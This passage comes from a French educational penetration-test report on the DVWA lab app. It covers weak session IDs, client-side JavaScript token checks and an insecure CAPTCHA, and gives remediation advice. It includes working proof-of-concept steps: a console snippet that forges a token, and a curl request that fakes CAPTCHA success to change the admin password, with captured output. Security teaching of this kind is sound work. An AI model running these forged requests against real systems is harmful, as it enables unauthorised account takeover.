


Figure 13: Weak Session IDs — dvwaSession=7 après 7 clics successifs : valeur purement incrémentale

## 4. Code source vulnérable (View Source)

Listing 19: weak\_id/source/low.php — Compteur incrémental prévisible

```
<?php
1 if ($_SERVER['REQUEST_METHOD'] == "POST") {
2     if (!isset($_SESSION['last_session_id'])) $_SESSION['last_session_id'] = 0;
3     // Compteur sequentiel -- zero entropie
4     $_SESSION['last_session_id']++;
5     setcookie("dvwaSession", $_SESSION['last_session_id']); // predictable!
6 }
7 ?>
```

## 5. Recommandation et code corrigé

Nous recommandons de générer les identifiants de session avec `random_bytes(32)` (256 bits d’entropie cryptographique) et de configurer les attributs de sécurité du cookie.

Listing 20: Correction : CSPRNG 256 bits + HttpOnly + Secure + SameSite

```
<?php
1 if ($_SERVER['REQUEST_METHOD'] == "POST") {
2     // 256 bits d'entropie -- imprevisible
3     setcookie("dvwaSession", bin2hex(random_bytes(32)), [
4         'expires' => time() + 3600,
```

```

6      'httponly' => true,      // Inaccessible au JavaScript
7      'secure'   => true,      // HTTPS uniquement
8      'samesite' => 'Strict',  // Protection CSRF supplémentaire
9  });
10 }
11 ?>

```

### 5.3 JavaScript Attacks


○ FAIBLE

CVSS : 3.7

#### Définition — À destination du client

Toute **logique de sécurité codée en JavaScript** est visible et modifiable par n'importe quel utilisateur via les outils développeur de son navigateur (F12). Cela inclut les vérifications de formulaire, les calculs de tokens d'authentification, ou les restrictions de droits côté client. Un attaquant peut simplement désactiver ces protections ou les contourner. La règle absolue est : **toute validation de sécurité doit être effectuée côté serveur**.

#### Schéma d'attaque



#### 1. Description de la vulnérabilité

La logique de validation de cette page est **entièrement implémentée côté client** en JavaScript. Le token de soumission est calculé comme MD5(ROT13(phrase)) dans le code source JavaScript, visible par tout utilisateur via **Ctrl+U**. Un attaquant peut reproduire ce calcul dans la console du navigateur et forger un token valide sans interagir avec le formulaire. Cette faille illustre le principe fondamental : **ne jamais faire confiance au client**. OWASP A04:2021.

#### 2. Preuve de concept (PoC)

Référence PoC : <https://book.hacktricks.xyz/pentesting-web/client-side-attacks>

```

# Analyser le code JS (Ctrl+U dans Firefox)
# Le token = MD5(ROT13(phrase))

# Console F12 -- forger le token directement
document.getElementById("token").value = md5(rot13("success"));
document.getElementById("phrase").value = "success";
document.getElementById("hack_me").submit();
# => "Well done! You hand this test."

```

#### 3. Preuve d'exploitation (capture)




Figure 14: JavaScript Attack — Bypass via manipulation du token dans la console DevTools (Well done!)

#### 4. Code source vulnérable (View Source)

Listing 21: JavaScript vulnérable — Token MD5(ROT13) calculé côté client

```

1 function rot13(inp) {
2     return inp.replace(/[a-zA-Z]/g, function(c) {
3         return String.fromCharCode(
4             (c <= "Z" ? 90 : 122) >= (c = c.charCodeAt(0) + 13)
5             ? c : c - 26);
6     });
7 }
8 function generate_token() {
9     var phrase = document.getElementById("phrase").value;
10    document.getElementById("token").value = md5(rot13(phrase));
11 }
12 generate_token();
13 // Token = MD5(ROT13(phrase)) -- observable et reproductible par l'attaquant

```

#### 5. Recommandation et code corrigé

Nous recommandons de déplacer toute validation côté **serveur**. Le token doit être une valeur opaque générée et vérifiée exclusivement par le backend.

Listing 22: Correction : validation côté serveur uniquement

```

1 <?php
2 session_start();
3 if(empty($_SESSION['js_token']))
4     $_SESSION['js_token'] = bin2hex(random_bytes(32));
5 if($_SERVER['REQUEST_METHOD']=='POST'){
6     if(!hash_equals($_SESSION['js_token'], $_POST['token'] ?? ''))
7         die("Token invalide.");
8     if(($_POST['phrase'] ?? '') !== 'success')
9         die("Phrase incorrecte.");
10    echo "Succes !";
11    $_SESSION['js_token'] = bin2hex(random_bytes(32)); // rotation
12 }
13 ?>

```


#### 5.4 Insecure CAPTCHA

• MOYEN

CVSS : 5.3

**Définition — À destination du client**

Un **CAPTCHA** (test de Turing public) est censé distinguer un humain d'un programme automatisé. Lorsqu'il est mal implémenté, l'application fait confiance à un simple paramètre envoyé par le client pour confirmer que le CAPTCHA a été résolu — sans aucune vérification réelle. Un attaquant peut alors contourner entièrement cette protection et effectuer des opérations en masse (spam, brute force, scraping) comme si aucun CAPTCHA n'existait.

**Schéma d'attaque****1. Description de la vulnérabilité**

Le mécanisme de CAPTCHA est **contournable sans résoudre le défi visuel**. L'application fait confiance au paramètre `passed_captcha=true` envoyé par le client dans la requête HTTP, sans vérification cryptographique auprès de l'API Google reCAPTCHA. Un simple intercepteur (Burp Suite) permet d'injecter ce paramètre et de contourner le CAPTCHA en forgeant la requête via curl.

*Note : la clé reCAPTCHA n'étant pas configurée dans cet environnement Docker, le bypass est démontré en forgeant directement `passed_captcha=true` via curl.*

**2. Preuve de concept (PoC)**

Référence PoC : <https://owasp.org/www-community/attacks/Fuzzing>

```
# Interception Burp Suite -- parametre controllable
# Requete normale :
step=1&passed_captcha=true    <- controlable par le client !

# Bypass curl direct (sans resoudre le CAPTCHA)
curl -s -b "PHPSESSID=<SESSION>; security=low" \
  "http://localhost:8080/vulnerabilities/captcha/" \
  -d "step=2&password_new=hacked&password_conf=hacked&passed_captcha=true&
    Change=Change"
# => "Password Changed." sans avoir vu le CAPTCHA
```

**3. Preuve d'exploitation (capture)**

```
(kali@kali)~$ curl -b "PHPSESSID=34769d67b576122f8e027ea016a6fe18; security=low" \
"http://127.0.0.1:8080/vulnerabilities/captcha/?step=1&password_new=hacked&password_conf=hacked&passed_captcha=true&Change=Change" | grep -i "password changed\\|incorrect\\|CAPTCHA"
% Total    % Received % Xferd  Average Speed   Time    Time     Time    Current
           Dload  Upload   Total   Spent    Left     Speed
100  5229 100  5229 0    0  779.0k    0  0  0  0  0
Vulnerable Web Application (DVWA)</title>
100  5229 100  5229<li class="selected"><a href=" ../vulnerabilities/captcha/">Insecure CAPTCHA</a></li>
0 0 0 690.7 <h1>Vulnerability: Insecure CAPTCHA</h1>
0 0 <div class="warning"><em>reCAPTCHA API key missing</em> from config file: /var/www/html/config/config.i
nc.php</div>
<script src='https://www.google.com/recaptcha/api.js'></script>
<br /> <div class='g-recaptcha' data-theme='dark' data-sitekey=''></div>
<em>Please register for a key</em> from reCAPTCHA: <a href="https://www.google.com/recaptcha/admin/crea
te" target="_blank">https://www.google.com/recaptcha/admin/create</a>
<li><a href="https://en.wikipedia.org/wiki/CAPTCHA" target="_blank">https://en.wikipedia.org/wiki/CAPTC
MA</a></li>
100  5229 100  5229 0    0  629.4k    0  0  0  0
<li><a href="https://www.google.com/recaptcha/" target="_blank">https://www.google.com/recaptcha/</a></
li>
<li><a href="https://owasp.org/www-project-automated-threats-to-web-applications/assets/oats/EN/OAT-009
CAPTCHA_Defeat" target="_blank">https://owasp.org/www-project-automated-threats-to-web-applications/assets/oats/EN/OAT
-009_CAPTCHA_Defeat</a></li>
<input type="button" value="View Help" class="popup_button" id="help_button" data-help-
url=' ../vulnerabilities/view_help.php?id=captcha&security=low&locale=en' )"> <input type="button" value="View Source
" class="popup_button" id="source_button" data-source-url=' ../vulnerabilities/view_source.php?id=captcha&security=lo
w' )"> <div align="left"><em>Username:</em> admin<br /><em>Security Level:</em> <em>Security Level:</em> low<br /><em>L
ocale:</em> <em>SQLi DB:</em> mysql</div>
(kali@kali)~$
```

Figure 15: Insecure CAPTCHA — Requête forgée avec `passed_captcha=true` sans résoudre le CAPTCHA (clé API absente dans Docker)

#### 4. Code source vulnérable (View Source)

Listing 23: `captcha/source/low.php` — Confiance aveugle au paramètre client

```
1 <?php
2 if( isset($_POST['Change']) && $_POST['step']=='1' ) {
3     // Confiance totale au parametre client -- JAMAIS faire cela
4     if(!isset($_POST['passed_captcha']) || $_POST['passed_captcha']!=true){
5         echo "<pre>CAPTCHA was incorrect.</pre>"; return;
6     }
7     $pass = $_POST['password_new']; // change sans vraie verification CAPTCHA
8 }
9 ?>
```

#### 5. Recommandation et code corrigé

Nous recommandons de vérifier le CAPTCHA exclusivement côté serveur en appelant l'API Google reCAPTCHA. Ne jamais faire confiance à un paramètre booléen transmis par le client.

Listing 24: Correction : vérification serveur via API reCAPTCHA

```
1 <?php
2 function verifyCaptcha(string $resp): bool {
3     $data = http_build_query(['secret'=>RECAPTCHA_PRIV_KEY,
4                               'response'=>$resp,
5                               'remoteip'=>$_SERVER['REMOTE_ADDR']]);
6     $ctx = stream_context_create(['http'=>['method'=>'POST', 'content'=>$data]]);
7     $json = json_decode(file_get_contents(
8         'https://www.google.com/recaptcha/api/siteverify', false, $ctx));
9     return $json->success ?? false;
10 }
11 if(isset($_POST['Change'])){
12     if(!verifyCaptcha($_POST['g-recaptcha-response'] ?? ''))
13         die("<pre>CAPTCHA invalide (verification serveur).</pre>");
14 }
15 ?>
```

## 6 Synthèse et Recommandations

Tableau de bord des vulnérabilités

| Vulnérabilité      | Impact métier                    | Sévérité        | CVSS |
|--------------------|----------------------------------|-----------------|------|
| Command Injection  | RCE, prise de contrôle serveur   | <b>CRITIQUE</b> | 9.8  |
| SQL Injection      | Fuite BDD complète, bypass auth  | <b>CRITIQUE</b> | 9.8  |
| File Upload        | RCE, backdoor persistant         | <b>CRITIQUE</b> | 9.8  |
| SQLi Blind         | Fuite BDD (lente)                | <b>ÉLEVÉ</b>    | 7.4  |
| File Inclusion LFI | Lecture fichiers sensibles, RCE  | <b>ÉLEVÉ</b>    | 7.5  |
| XSS Stocké         | Vol massif de sessions           | <b>ÉLEVÉ</b>    | 8.2  |
| CSRF               | Changement de mot de passe forcé | <b>ÉLEVÉ</b>    | 7.4  |
| Weak Session IDs   | Usurpation de session            | <b>ÉLEVÉ</b>    | 7.5  |
| XSS Réfléchi       | Vol de cookie (1 victime)        | <b>MOYEN</b>    | 6.1  |
| XSS DOM            | Vol de cookie (WAF-resistant)    | <b>MOYEN</b>    | 6.1  |
| Insecure CAPTCHA   | Bypass anti-automation           | <b>MOYEN</b>    | 5.3  |
| JavaScript Attacks | Bypass logique client            | <b>FAIBLE</b>   | 3.7  |

### Plan de remédiation prioritaire

**Priorité 1 — Immédiat (vulnérabilités CRITIQUES)** : Corriger les injections de commandes (`escapeshellarg()`), les injections SQL (requêtes préparées PDO) et le File Upload (validation MIME + stockage hors webroot). Ces trois failles permettent une compromission totale du serveur.

**Priorité 2 — Court terme (vulnérabilités ÉLEVÉES)** : Déployer les tokens CSRF, corriger la génération des identifiants de session (CSPRNG), sécuriser l’inclusion de fichiers (whitelist) et encoder systématiquement les sorties HTML.

**Priorité 3 — Moyen terme (vulnérabilités MOYENNES/FAIBLES)** : Implémenter la CSP, migrer la validation JavaScript côté serveur, sécuriser le mécanisme CAPTCHA.

### 5 bonnes pratiques universelles

1. **Ne jamais faire confiance aux entrées utilisateur** — valider côté serveur sans exception.
2. **Requêtes préparées PDO** pour toute interaction SQL.
3. **Encoder les sorties** selon le contexte (HTML : `htmlspecialchars()`).
4. **Principe du moindre privilège** sur tous les comptes (web, SQL, OS).
5. **Défense en profondeur** : CSP, tokens CSRF, cookies sécurisés, WAF applicatif.

*Ce rapport de test d’intrusion a été produit dans le cadre pédagogique du module STI-3A (INSA Centre-Val de Loire, 2025–2026). Toutes les manipulations ont été réalisées sur un environnement Docker isolé. La diffusion de ce document est restreinte aux personnes autorisées. L’application de ces techniques sans autorisation explicite est illicite.*

## 7 Conclusion — Ce que cet audit révèle sur la posture de sécurité

### Bilan d'exploitation : 12 modules testés, 12 compromis

L'audit a démarré depuis un terminal Kali vierge face à deux conteneurs Docker. Il s'est terminé avec un shell interactif socat TTY sur le serveur, les credentials de la base de données lus en clair dans `config.inc.php`, et le compte administrateur dont le mot de passe venait d'être changé à `hacked` via une attaque CSRF sans interaction de la victime. Aucun module n'a résisté.

Ce résultat n'est pas le fruit d'outils sophistiqués : chaque vulnérabilité a été exploitée avec des techniques documentées publiquement, souvent en quelques secondes. C'est précisément ce que révèle cet audit : **l'application n'oppose aucune résistance réelle à un attaquant ordinaire.**

### Ce que les captures prouvent concrètement

| Observation (capture)                                                                      | Ce que cela signifie                                                                                                                                                                        |
|--------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>uid=33 (www-data)</code> affiché dans le navigateur                                  | Le serveur web s'exécute avec des droits suffisants pour lire <code>config.inc.php</code> . Aucune élévation de privilèges n'a été nécessaire pour exfiltrer les credentials BDD.           |
| <code>admin</code> et <code>smithy</code> partagent le même hash MD5 <code>5f4dc...</code> | Le mot de passe de l'administrateur est <code>password</code> . MD5 sans sel n'est pas un mécanisme de protection : les cinq mots de passe ont été craqués en quelques secondes hors ligne. |
| <code>PHPSESSID</code> identique dans les captures XSS réfléchi, stocké et DOM             | Les trois vecteurs XSS ciblaient la même session active. Un attaquant ayant volé ce cookie via l'un d'eux aurait pu usurper la session administrative à tout moment.                        |
| <code>dvwaSession=7</code> dans la console                                                 | L'identifiant de session est un compteur séquentiel. Ce n'est pas un secret : c'est un numéro de ticket. Les sessions actives sont énumérables par brute-force trivial.                     |
| <code>token</code> MD5 lisible via <code>getElementById</code>                             | La protection JavaScript n'existait que dans le DOM. La réponse <i>Well done!</i> confirme le bypass sans modifier la requête réseau.                                                       |
| <code>passed_captcha=true</code> dans le corps curl                                        | Le défi visuel n'a pas été résolu. Le serveur a accepté le changement de mot de passe sans vérification : la protection était exclusivement côté client.                                    |
| Firefox propose de sauvegarder <code>admin</code> / <code>hacked</code>                    | Le mot de passe administrateur a été modifié sans aucune interaction de la victime. C'est la démonstration la plus lisible de l'impact réel d'une CSRF.                                     |


### Une posture de sécurité construite sur le client

Le fil directeur de cet audit est simple : **toute la logique de sécurité de l'application repose sur le navigateur**. Le CAPTCHA est validé côté client. Le token JavaScript est généré et vérifié côté client. Aucune séparation entre données et instructions n'a été implémentée côté serveur : les entrées utilisateur sont concaténées directement dans les requêtes SQL et les commandes shell.

Un attaquant qui contourne le navigateur — en forgeant une requête HTTP brute avec curl, en interceptant le trafic avec un proxy, ou en injectant une valeur inattendue dans un champ de formulaire — se retrouve face à un serveur qui lui fait entièrement confiance.

### La chaîne qui résume tout

Parmi les douze vulnérabilités documentées, une seule suffit à compromettre l'ensemble du système. La chaîne la plus directe observée lors de cet audit :



Cinq étapes depuis un formulaire web public jusqu’à un shell interactif complet sur le serveur et l’exfiltration des secrets applicatifs. Aucune connaissance avancée requise ; aucun outil non disponible par défaut sur Kali Linux.

*Cet audit a été conduit dans un environnement Docker isolé, sans accès à aucun système de production, dans le cadre pédagogique du module STI-3A — INSA Centre-Val de Loire (2025–2026). Les techniques présentées sont documentées à des fins d’apprentissage de la sécurité offensive et défensive. Toute reproduction de ces méthodes sur des systèmes sans autorisation explicite et écrite est illégale et engage la responsabilité pénale de son auteur.*